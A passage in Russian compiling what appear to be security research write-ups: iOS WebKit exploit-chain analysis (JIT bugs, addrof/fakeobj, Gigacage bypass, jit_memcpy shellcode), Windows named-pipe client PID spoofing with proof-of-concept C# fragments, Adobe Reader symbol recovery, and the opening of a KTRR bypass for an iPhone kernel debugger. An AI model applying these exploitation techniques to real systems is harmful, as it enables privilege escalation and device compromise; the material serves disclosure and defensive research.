Эксплойт нацелен на ошибку WebKit 181867, возможно CVE-2018-4122. Её исправили в HEAD 19 января 2018 года, и, вероятно, она дошла до пользователей с iOS 11.3 29 марта.

Первопричина — ошибка моделирования побочных эффектов JIT. Оптимизированный код предполагает, что операция не изменяет состояние массива, тогда как обратный вызов или приведение типа делает это. Неупакованные double и упакованные значения перекрываются, снова создавая `addrof`, `fakeobj` и поддельный TypedArray.

Эксплойт 4: вероятно, iOS 11.3–11.4.1

Эксплойт нацелен на проблему WebKit 185694, исправленную 16 мая 2018 года и, вероятно, выпущенную в iOS 11.4.1 9 июля. Это ещё одна ошибка побочных эффектов JIT.

К этому времени Gigacage защищала внутренние буферы ArrayBuffer, поэтому одного поддельного TypedArray уже было недостаточно. Сначала эксплойт создаёт поддельный неупакованный массив double для ограниченного примитива чтения и записи, с его помощью отключает Gigacage, а затем возвращается к TypedArray для остальной инфраструктуры.

Эксплойт 5: iOS 11.4.1

Эксплойт нацелен на CVE-2018-4438, зарегистрированную как проблема 1649. WebKit исправил её 26 октября 2018 года; iOS 12.1.1 с патчем вышла 5 декабря.

JavaScriptCore разрешал массив с неожиданным прототипом Proxy. Ловушка прокси выполняет изменения с побочными эффектами, пока JIT-код предполагает их отсутствие, создавая тот же общий класс эксплуатации. Цепочка получает ограниченное чтение и запись массива, отключает Gigacage и переходит к TypedArray для полного доступа к памяти.

Эксплойт 6: вероятно, iOS 12.0–12.1.1

Эксплойт нацелен на CVE-2018-4442, зарегистрированную как проблема 1699. Она была исправлена в HEAD 17 октября 2018 года и выпущена в iOS 12.1.1 5 декабря.

В отличие от предыдущих ошибок JIT, это использование после освобождения в JavaScriptCore. Эксплойт освобождает хранилище свойств объекта, называемое **butterfly**, а затем многократно вызывает `Function.bind()`, чтобы массив `JSBoundFunction.m_boundArgs` занял освободившуюся память.

Загрузка свойства через устаревший butterfly раскрывает внутренний объект связанных аргументов. Преобразование массива в разреженный и вызов функции достигает `JSBoundFunction::boundArgsCopy`, которая предполагает плотность `m_boundArgs` и читает `JSValue` за границами буфера в аргументы контролируемой функции.

```
// Internal invariant relied upon by boundArgsCopy:
// DO NOT allow this array to be mutated!
WriteBarrier<JSImmutableButterfly> m_boundArgs;
```

Операторы превращают OOB-доступ в `addrof` и `fakeobj`, а затем снова используют готовую инфраструктуру.

Эксплойт 7: iOS 12.1.1–12.1.3

Последний эксплойт нацелен на ту же ошибку, что использовал WebKit RegEx exploit Линуса Хенце, по-видимому проблему WebKit 191731 и, возможно, CVE-2019-6217. Исправление появилось 16 ноября 2018 года и вышло в iOS 12.1.3 22 января 2019 года.

Это ещё одна ошибка моделирования побочных эффектов JIT. Вместо объектов WebAssembly Хенце операторы подключают активацию к старой инфраструктуре, создают поддельный массив JavaScript для первоначального доступа к памяти, отключают нужные средства защиты и продолжают теми же примитивами TypedArray.

Выполнение шелл-кода

Каждый эксплойт одинаково переходит от чтения и записи памяти к машинному выполнению. В iOS 10 Apple представила «пуленепробиваемый JIT»: исполняемые страницы JIT нельзя записывать через обычное отображение, а второе скрытое отображение позволяет копировать сгенерированный код.

Архитектуре неизбежно нужен доверенный путь `jit_memcpy`. Атакующий с примитивом управления потоком может вызвать его с контролируемым шелл-кодом даже без прямого доступа к доступному для записи псевдониму.

Эксплойт создаёт JOP-цепочку из трёх гаджетов, вызывающую произвольную функцию с контролируемыми аргументами. Указатель нативной функции JavaScript `escape` заменяется первым гаджетом. Затем цепочка вызывает `jit_memcpy`, перезаписывая JIT-код уже скомпилированной функции шелл-кодом, и ещё раз меняет `escape`, направляя её на внедрённый код.

```
memory read/write
    -> replace escape native pointer
    -> three-gadget JOP call primitive
```

```
-> jit_memcpy(existing JIT function, shellcode)
-> point escape at overwritten JIT code
-> execute privilege-escalation chain
```

Устройства A12 добавляют защиту JIT на основе PAC, подписывающую сгенерированный код и позднее проверяющую его. Ни один восстановленный эксплойт процесса отрисовки не обходил механизм: они обнаруживали A12 и завершались.

Полученный шелл-код запускает один из пяти локально описанных этапов повышения привилегий, начиная с цепочки эксплуатации iOS № 1.

Приёмы эксплуатации Windows: подмена PID клиента именованного канала

При исследовании несоответствия режима доступа в диспетчере ввода-вывода я обнаружил функцию именованных каналов, позволяющую серверу запросить идентификатор процесса подключённого клиента. В Windows Vista появилась функция `GetNamedPipeClientProcessId`: передайте ей дескриптор серверной стороны канала и получите сохранённый PID.

Некоторые приложения используют это значение для авторизации. Служб Windows от самой Microsoft с таким поведением найти не удалось, но существуют сторонние примеры, включая антивирус Check Point. PID нельзя считать надёжным удостоверением личности. В статье описано несколько способов его подмены, чтобы разработчики не использовали его как границу безопасности, а исследователи могли эксплуатировать небезопасные проверки.

Уязвимый сервер может выглядеть так:

```
using (var server = new NamedPipeServerStream("ABC")) {
    server.WaitForConnection();

    if (!GetNamedPipeClientProcessId(
            server.SafePipeHandle.DangerousGetHandle(), out uint pid))
        return;

    if (!SecurityCheck(pid))
        return;

    HandleTrustedClient(server);
}
```

Ошибка заключается в том, что метаданные, записанные при установлении соединения, считаются доказательством того, какой процесс сейчас выполняет операции.

Откуда берётся PID?

Именованные каналы реализованы в NPFS. Когда клиент открывает канал, запрос создания может включать буфер расширенных атрибутов (EA), содержащий метаданные соединения: PID клиента, идентификатор сеанса и имя компьютера.

Если запрос приходит из `UserMode`, NPFS не доверяет переданным вызывающей стороной атрибутам соединения и записывает текущий процесс. Если `IRP.RequestorMode == KernelMode`, NPFS разрешает использовать EA, поскольку компонентам ядра, например серверу SMB, необходимо представлять идентификационные данные удалённого клиента.

Концептуально это выглядит так:

```
if (Irp->RequestorMode == KernelMode && ea_contains_client_info) {
    pipe->ClientProcessId = ea->ClientProcessId;
    pipe->ClientSessionId = ea->ClientSessionId;
} else {
    pipe->ClientProcessId = PsGetCurrentProcessId();
    pipe->ClientSessionId = PsGetCurrentProcessSessionId();
}
```

Значение хранится в соединении канала и не меняется динамически вслед за процессом, который владеет клиентским дескриптором или использует его.

Способы подмены

Все способы проверены в Windows 10 1903. У каждого есть практические ограничения.

Открытие канала через локальный SMB и точку подключения NTFS

Защиту NPFS можно обойти с помощью инициатора режима ядра. До CVE-2018-0749 произвольная локальная точка подключения NTFS могла перенаправить открытие файла SMB на любое устройство, в том числе NPFS. SMB принимает управляемые вызывающей стороной EA и открывает цель из режима ядра, поэтому NPFS доверяла поддельным значениям PID и сеанса.

CVE-2018-0749 ограничила такое перенаправление. Однако в Windows 10 1709 обработку точек подключения изменили, разрешив повторный разбор пути не только в обычные тома файловой системы, но и в устройства именованных каналов. Локальный клиент по-прежнему может объединить:

1. Точку подключения NTFS, целью которой служит путь NPFS.
2. Локальное открытие SMB через эту точку подключения.
3. Буфер EA с произвольными метаданными клиента именованного канала.

Структурно пример проверки концепции на основе NtApiDotNet выглядит так:

```
const uint SpoofedPid = 1234;

using (var mount = CreateMountPoint(tempDirectory,
                                    @"\Device\NamedPipe\ABC")) {
    byte[] ea = BuildNamedPipeClientEa(
        processId: SpoofedPid,
        sessionId: 0,
        computerName: "localhost");

    using (NtFile pipe = OpenThroughLocalSmbMount(
            tempDirectory, ea)) {
        // The server observes PID 1234.
        pipe.Write(request);
    }
}
```


Если EA не передан, NPFS записывает процесс сервера SMB. Поскольку он работает от имени System, видимый PID клиента становится равен 4. Это менее полезно, чем возможность напрямую выбрать любое значение.

Требования существенны: локальный SMB должен быть включён и доступен, вызывающая сторона должна создать или контролировать подходящую точку подключения, а конфигурация цели должна разрешать перенаправление.

Открытие канала через локальный SMB

В старых системах до Windows 10 1709 нельзя использовать вариант с точкой подключения, но обычное открытие `\\localhost\pipe\ABC` всё равно заставляет SMB передать атрибут PID клиента.

Это значение не является настоящим идентификатором локального процесса. Windows 10 1903 записывает 65279 (`0xFEFF`), взятое из заголовка SMB2. В документации Microsoft по протоколу соответствующие четыре байта названы зарезервированными и сказано, что сервер может их игнорировать. Wireshark обозначает это поле понятнее: Process ID со значением по умолчанию `0xFEFF`.



Так можно подменить идентификатор на фиксированный, но не на произвольный. Этого всё равно может быть достаточно, чтобы обойти службу, которая отличает лишь один доверенный PID или разрешает доступ при ошибке поиска процесса.

Атакующий мог бы реализовать достаточную часть SMB2, чтобы выбирать значение заголовка, но на практике ему помешают аутентификация и доступ к localhost. Песочницы AppContainer обычно не могут обращаться к локальному SMB или получать подходящие учётные данные.

Открытие канала в одном процессе и использование в другом

Последний способ не зависит от SMB. Он использует тот факт, что NPFS записывает PID только один раз — при открытии клиентского соединения. Читать или записывать данные позже может уже другой процесс.

Процесс A открывает канал с наследуемым дескриптором, создаёт наследующий его процесс B и завершается. Записанный NPFS идентификатор по-прежнему относится к A. Атакующий создаёт процессы, пока Windows не использует PID процесса A повторно для доверенного исполняемого файла или выбранного процесса. Затем процесс B использует унаследованный канал, а сервер видит повторно назначенный PID.

```
var pipe = new NamedPipeClientStream(
    ".", "ABC", PipeDirection.InOut,
    PipeOptions.None,
    TokenImpersonationLevel.Impersonation,
    HandleInheritability.Inheritable);

pipe.Connect();
uint recordedPid = GetCurrentProcessId();

Process child = StartChildWithInheritedHandle(pipe.SafePipeHandle);

// Parent exits. Child retains the established pipe connection.
// Cycle process creation until recordedPid is reused, then signal child.
```

Этот способ работает, только если сервер проверяет PID после первоначального чтения или записи. Если авторизация выполняется сразу внутри обратного вызова соединения, исходный процесс ещё работает и его PID пока не использован повторно.

Для повторного использования PID также необходимо создать достаточно процессов, чтобы прокрутить распределитель, и достаточно хорошо управлять временем, чтобы устаревшее значение получил нужный процесс.

Выводы

`GetNamedPipeClientProcessId` сообщает метаданные соединения, а не криптографически подтверждённые идентификационные данные и не обязательно процесс, который сейчас использует дескриптор. На значение можно повлиять через доверенные посредники ядра, установить его из заголовка SMB или сохранить при наследовании дескриптора и повторном использовании PID.

Серверы именованных каналов должны аутентифицировать клиентов с помощью предназначенных для авторизации механизмов: олицетворять клиента канала и исследовать его токен, применять списки управления доступом к каналу, проверять криптографические учётные данные в протоколе либо дублировать и проверять дескриптор процесса в момент, когда ядро гарантирует связь.

Разработчики никогда не должны разрешать привилегированные операции только потому, что PID клиента именованного канала якобы указывает на доверенный процесс.

История символов Adobe Reader

Анализ безопасности клиентского ПО часто затруднён отсутствием исходного кода и отладочных символов. Прежде чем искать ошибки, объединять одинаковые сбои или понимать первопричины, исследователям приходится восстанавливать структуру программы обратным анализом чёрного ящика. Ручная работа отнимает время, которое лучше потратить на тестирование свойств безопасности.

Зрелые программы с историей выпусков с 1990-х предлагают другой ресурс: старые версии и сборки для больше не поддерживаемых платформ. Основной код может меняться медленно, поэтому вспомогательная информация из исторических пакетов остаётся актуальной для современных выпусков. Ранняя разведка способна сэкономить значительные усилия позднее.

Отладочные символы Adobe Reader

Символы могут раскрывать имена функций и перечислений, исходных файлов, прототипы, структуру объектов и типы. Даже простые имена функций облегчают чтение ассемблера и превращают адреса сбоев в содержательные трассировки стека.

Microsoft Visual C++ обычно записывает символы Windows во внешние файлы `.pdb`. Adobe, по-видимому, не поставляла соответствующие PDB для исполняемых файлов и библиотек Reader. Старых встроенных символов DBG также не нашлось.

Форматы семейства Unix могут встраивать символы прямо в двоичные файлы, повышая вероятность их случайной или намеренной публикации. Adobe поставляла такую информацию в компонентах Reader более двадцати лет. Этот факт был известен некоторым исследователям, но заслуживал широкой документации.

Я собрал пакеты Reader начиная с версии 3.x и изучил часто атакуемые компоненты:

- `acroread`, основное приложение;
- AGM, Adobe Graphics Manager;
- CoolType, типографический движок;
- BIB, Bravo Interface Binder;
- JP2K, библиотеку JPEG 2000;
- `rt3d`, среду выполнения 3D.

Когда-то Adobe выпускала Reader для SunOS, IRIX, OSF/1, HP-UX, AIX и Linux. Исторические пакеты сохранились на HTTP/FTP-серверах Adobe и в Internet Archive. Среди этих выпусков каждый основной модуль хотя бы однажды поставлялся с символами.

```
1 int __cdecl JP2KImageDecodeTileInterleaved(int a1, int a2,
2 {
3   return sub_1004DC58(a2, a3, a4, a5, a6, a7);
4 }
```

Поддержка Unix завершилась Reader 9.5.5 в 2013 году. Новейшие публичные символы CoolType датировались 2005-м, а остальные компоненты имели сборки с символами 2013 года. Даже старая информация CoolType оставалась полезной в 2015 году при анализе интерпретатора OpenType CharString.

Дополнительные сборки с символами предоставляла macOS. Пакеты Reader 7.x, 8.x, 9.x и DC содержали отладочную информацию основных компонентов, а не только JP2K и 3D, как считалось

изначально.

Практическое применение символов

Исторические символы ускоряют восстановление архитектуры и фаззинг. Есть два основных процесса:

1. Проверять или фаззить старый двоичный файл с символами, а затем воспроизводить находки в современной версии.
2. Перенести имена и типы из старого файла в текущую цель и работать непосредственно с поддерживаемым выпуском.

Второй способ избегает различий, вызывающих ложноположительные или ложноотрицательные результаты, но автоматическое сопоставление разных дат, платформ и компиляторов сложно. BinDiff и Diaphora помогают, но несовершенны.

Практический компромисс — параллельный анализ в IDA. Переименовываются только функции и объекты, относящиеся к текущему исследованию. Полная библиотека может содержать тысячи функций, а одна ошибка затрагивает небольшое подмножество. Со временем IDB накапливает полезные имена, которые легко переносить через небольшие изменения Patch Tuesday.

Пример JP2K

Проблема Project Zero 1892 представляла собой повреждение кучи в `JP2KLib.dll`. Изначально WinDbg показывал главным образом смещения; имя имела только экспортируемая `JP2KImageDecodeTileInterleaved`.

```
1 __int64 __fastcall JP2KImageDecodeTileInterleaved(IJP2KImageData *a1,
2 {
3   return IJP2KImage::DecodeTile(a1, a2, a3, a4, a5, a6, a7);
4 }
```

Сбой не воспроизводился в macOS, но Mach-O `AdobeJP2K` всё равно служил справочником. Откроем модули Windows и macOS рядом в IDA и начнём с общей экспортируемой точки входа.

```
1  int __stdcall IJP2KImage::DecodeTile(int a1, int a2, int
2  {
3    int result; // eax
4
5    if ( a6 )
6      result = sub_1004D91F(a1, a2, a3, a4, a5, 0, a6);
7    else
8      result = sub_1004D159(a1, a2, a3, a4, a5);
9    return result;
10 }
```

Первую совпадающую вызываемую функцию можно переименовать из `sub_1004DC58` в `IJP2KImage::DecodeTile` с mangled-именем:

```
__ZN10IJP2KImage10DecodeTileEiiiiiP14IJP2KImageData
```

```
__int64 __fastcall IJP2KImage::DecodeTile(IJP2KImage *this, int a2, int
{
  __int64 result; // rax
  IJP2KImageData *v8; // [rsp+0h] [rbp-10h]

  if ( a7 )
    result = IJP2KImage::DecodeTile(this, a2, a3, a4, a5, a6, v8, a7);
  else
    result = IJP2KImage::DecodeTile(this, a2, a3, a4, a5, a6);
  return result;
}
```

Следование по вызовам выявляет вторую перегруженную реализацию `DecodeTile`, а затем более глубокий путь сбоя. Одна функция верхнего уровня была встроена компилятором macOS, поэтому её пришлось определять по `libJP2K.so` Linux с символами.

```
  v50 = 0;
  v8 = this;
  v9 = this[5];
  v39 = this[5];
  v36 = sub_1004F663();
  result = sub_1004D159(a2, a3, a4, a5, a6);
  v50 = result;
  if ( !result )
```

После переноса нужных имён отладчик IDA с серверной частью WinDbg даёт полезную трассировку:


```
  v58 = a6;
  v55 = *(this + 3);
  v49 = IJP2KImage::GetNumColorChannels(this);
  result = IJP2KImage::DecodeTile(this, a2, a3, a4, a5, v58);
  v57 = result;
  if ( result )
    return result;
```

Несколько инструментов заявляют об экспорте имён IDA в совместимые с WinDbg символы, но испытанные варианты были неполными, самодельными, склонными к ошибкам или требовали исправлять исходный код. Отладка в IDA осталась самым надёжным процессом.

Пример CoolType

Второй сбой находился в CoolType. Исходный стек снова почти полностью состоял из смещений без очевидной экспортируемой начальной функции.


Ручной анализ ассемблера и знакомство со шрифтовыми движками позволили определить `CoolType!CTInit+0x460e1` как интерпретатор OpenType CharString, который в исторических сборках назывался `DoType1InterpretCharString`.



После нахождения одной опорной точки вызывающие и вызываемые функции можно сопоставить с несколькими независимыми источниками символов:

• CoolType из Reader 4 и Reader 5;
• символами DWrite и `fontdrvhost.exe` Microsoft;
• символами `libType1Scaler.dylib` Apple.

Эти компоненты используют значительный объём общего кода обработки OpenType. Следование по графу восстановило большую часть верхнего стека, включая `ATMBuildBitMap` и функции интерпретатора CharString.



Функции выше `ATMBuildBitMap` переименовать не удалось: косвенный вызов прерывал трассу, а узнаваемого предка не было. Но даже восьми имён верхнего уровня хватило, чтобы понять, какая подсистема неправильно обработала повреждённый шрифт и как выполнение дошло до исключения.

Уроки

Перенос символов никогда не гарантирован. Код меняется, компиляторы по-разному встраивают и переставляют его, платформы используют разные ABI, а сравнение двоичных файлов несовершенно. Но исторические метаданные способны убрать дни однообразного обратного анализа.

Сам поиск полезен: старые архивы разработчиков, малоизвестные установщики, снятые с поддержки пакеты Unix и сборки с символами для других ОС могут содержать ровно тот контекст, которого не хватает современной цели.

Прежде чем считать закрытый двоичный файл полным чёрным ящиком, изучите историю выпусков. Возможно, разработчик непреднамеренно задокументировал современную кодовую базу много лет назад на другой платформе.

KTRW: путь к созданию отлаживаемого iPhone

Project Zero не использует инженерные iPhone с включённой аппаратной отладкой JTAG или аналогичными средствами. Доступ к таким устройствам даёт получившим их исследователям существенное преимущество. Поэтому я попытался создать эквивалентные возможности на обычных розничных iPhone, сосредоточившись на iBoot и KTRR.

16 июня я обнаружил, что SoC A11 в iPhone 8 и iPhone X предоставляет регистры внешней отладки CoreSight. В сочетании с проприетарными средствами управления `DBGWRAP` эти регистры позволяют отлаживать CPU в любой момент, включая выполнение вектора сброса после пробуждения и до восстановления MMU и KTRR.

Пошаговое выполнение вектора сброса и изменение состояния регистров на ключевых инструкциях позволяют пропустить блокировку KTRR в MMU и повторно отобразить защищённую память ядра с правом записи. Так появился **KTRW** — одношаговый отладчик ядра iPhone X аппаратного уровня, совместимый с LLDB и IDA Pro и работающий через обычный кабель Lightning.

Проблема начальной загрузки


Исследовать iPhone сложнее, чем должно быть. Надёжная безопасность платформы полезна пользователям, но заставляет исследователей создавать и поддерживать дорогостоящие исследовательские платформы.

Это создаёт неверные стимулы. Исследователи могут сохранять уязвимости для начальной загрузки вместо того, чтобы сообщать о них, хотя атакующие способны применять те же ошибки как уязвимости нулевого дня. Другие используют инженерные устройства с доступом SWD/JTAG к процессору приложений, Secure Enclave, AOP и периферии. Остановка загрузчика позволяет исправить ядро до инициализации мер защиты.

Другой путь предоставляют виртуализированные устройства, но размещённые у провайдера системы могут раскрывать ему конфиденциальные эксперименты. Я не хотел скрывать ошибки, использовать инженерное оборудование или проводить неопубликованные исследования уязвимостей на сторонних серверах.

KTRR и другие аппаратные меры защиты

Вероятно, KTRR означает **область текста ядра только для чтения** (Kernel Text Readonly Region). Это аппаратный механизм W^X, реализованный как в MMU каждого CPU, так и в контроллере памяти Apple, который в открытых исходниках XNU называется AMCC.



MMU использует три системных регистра Apple:

- `KTRR_LOWER_EL1`
- `KTRR_UPPER_EL1`
- `KTRR_LOCK_EL1`

Первые два задают физический диапазон. Запись 1 в регистр блокировки навсегда замораживает все три регистра до сброса ядра. После активации MMU вызывает ошибки при записи в эту область и при извлечении инструкций EL1 за её пределами независимо от разрешений таблицы страниц или APRR.

AMCC независимо отбрасывает записи в свой защищённый физический диапазон. Это не позволяет DMA и периферии обходить MMU процессора.

Критические ресурсы, включая корень таблицы страниц и таблицы страниц, описывающие защищённый текст, находятся внутри защищённого диапазона. Инструкции, способные отключить трансляцию или заменить `TTBR1_EL1`, расположены в `__LAST.__pinst` — за пределами исполняемой KTRR-области MMU, но внутри доступной только для чтения KTRR-области AMCC. После блокировки их нельзя ни исполнить, ни изменить.

После пробуждения ядра `LowResetVectorBase` настраивает и блокирует KTRR примерно в пределах первых ста инструкций. Обход должен вмешаться в этот узкий путь сброса.

Цели для исследовательского iPhone

Желаемая платформа должна:

1. Исправлять защищённую KTRR секцию `__TEXT_EXEC` и при необходимости отключать другие меры защиты.
2. Пошагово выполнять код ядра и позволять исследовать регистры и память.
3. Работать с разными версиями iOS без повторного построения полной цепочки эксплойтов.
4. Интегрироваться с LLDB или другим стандартным отладчиком.
5. Быть сопровождаемой и пригодной для обычного розничного оборудования.

iOS 10.1.1: обход KTRR в Yalu

Обход Yalu Луки Тодеско сочетал сохранение состояния при сбросе с ошибкой на единицу в настройке KTRR. Доступное для записи состояние пути сброса позволяло выполнять ROP после каждого сброса. Из-за ошибки на единицу `__LAST.__pinst` случайно вошла в исполняемую KTRR-область MMU, и инструкция `MSR TTBR1_EL1, X0` осталась исполняемой.

ROP устанавливала новый корень таблицы страниц, отображавший `__DATA_CONST` на доступные для записи физические страницы. Исправить `__TEXT_EXEC` она не могла: KTRR в MMU уже работала и разрешала извлекать инструкции только из исходного физического диапазона, защищённого AMCC.

iOS 11.1.2: создайте собственный отладчик ядра iOS

`async_wake_ios_with_kdp` Иэна Бира создал одношаговый отладчик ядра для LLDB. Регистры самостоятельной отладки ARM, такие как `DBGBCR<n>_EL1`, `DBGWCR<n>_EL1` и `MDSCR_EL1`, настраивают точки останова, точки наблюдения и отладочные исключения.

Отладчик нашёл системные вызовы и гаджеты, настраивавшие эти регистры. При срабатывании точки останова исправленный путь исключения зацикливался, сохранив прерванное состояние регистров в памяти. Другое ядро исследовало или изменяло это состояние. После вытеснения потока изменение сохранённого PC возобновляло выполнение в нужном месте.

Так удалось получить пошаговое выполнение и интеграцию с LLDB, но Apple удалила необходимые гаджеты. Кроме того, метод не позволял произвольно исправлять защищённый KTRR текст или поддерживать любые последующие выпуски iOS.

Исследование iBoot

iBoot проверяет и запускает kernelcache после SecureROM. Выполнение кода на этом этапе позволило бы загружать исправленное ядро, работать без актуальной уязвимости ядра и потенциально загружать более новые или старые выпуски после исправления самой ошибки iBoot.

Месяцы исследования iBoot не дали сразу нужной уязвимости, но снова и снова указывали на аппаратные средства отладки.

Все пути ведут к отладочным регистрам

Сошлись три подсказки:

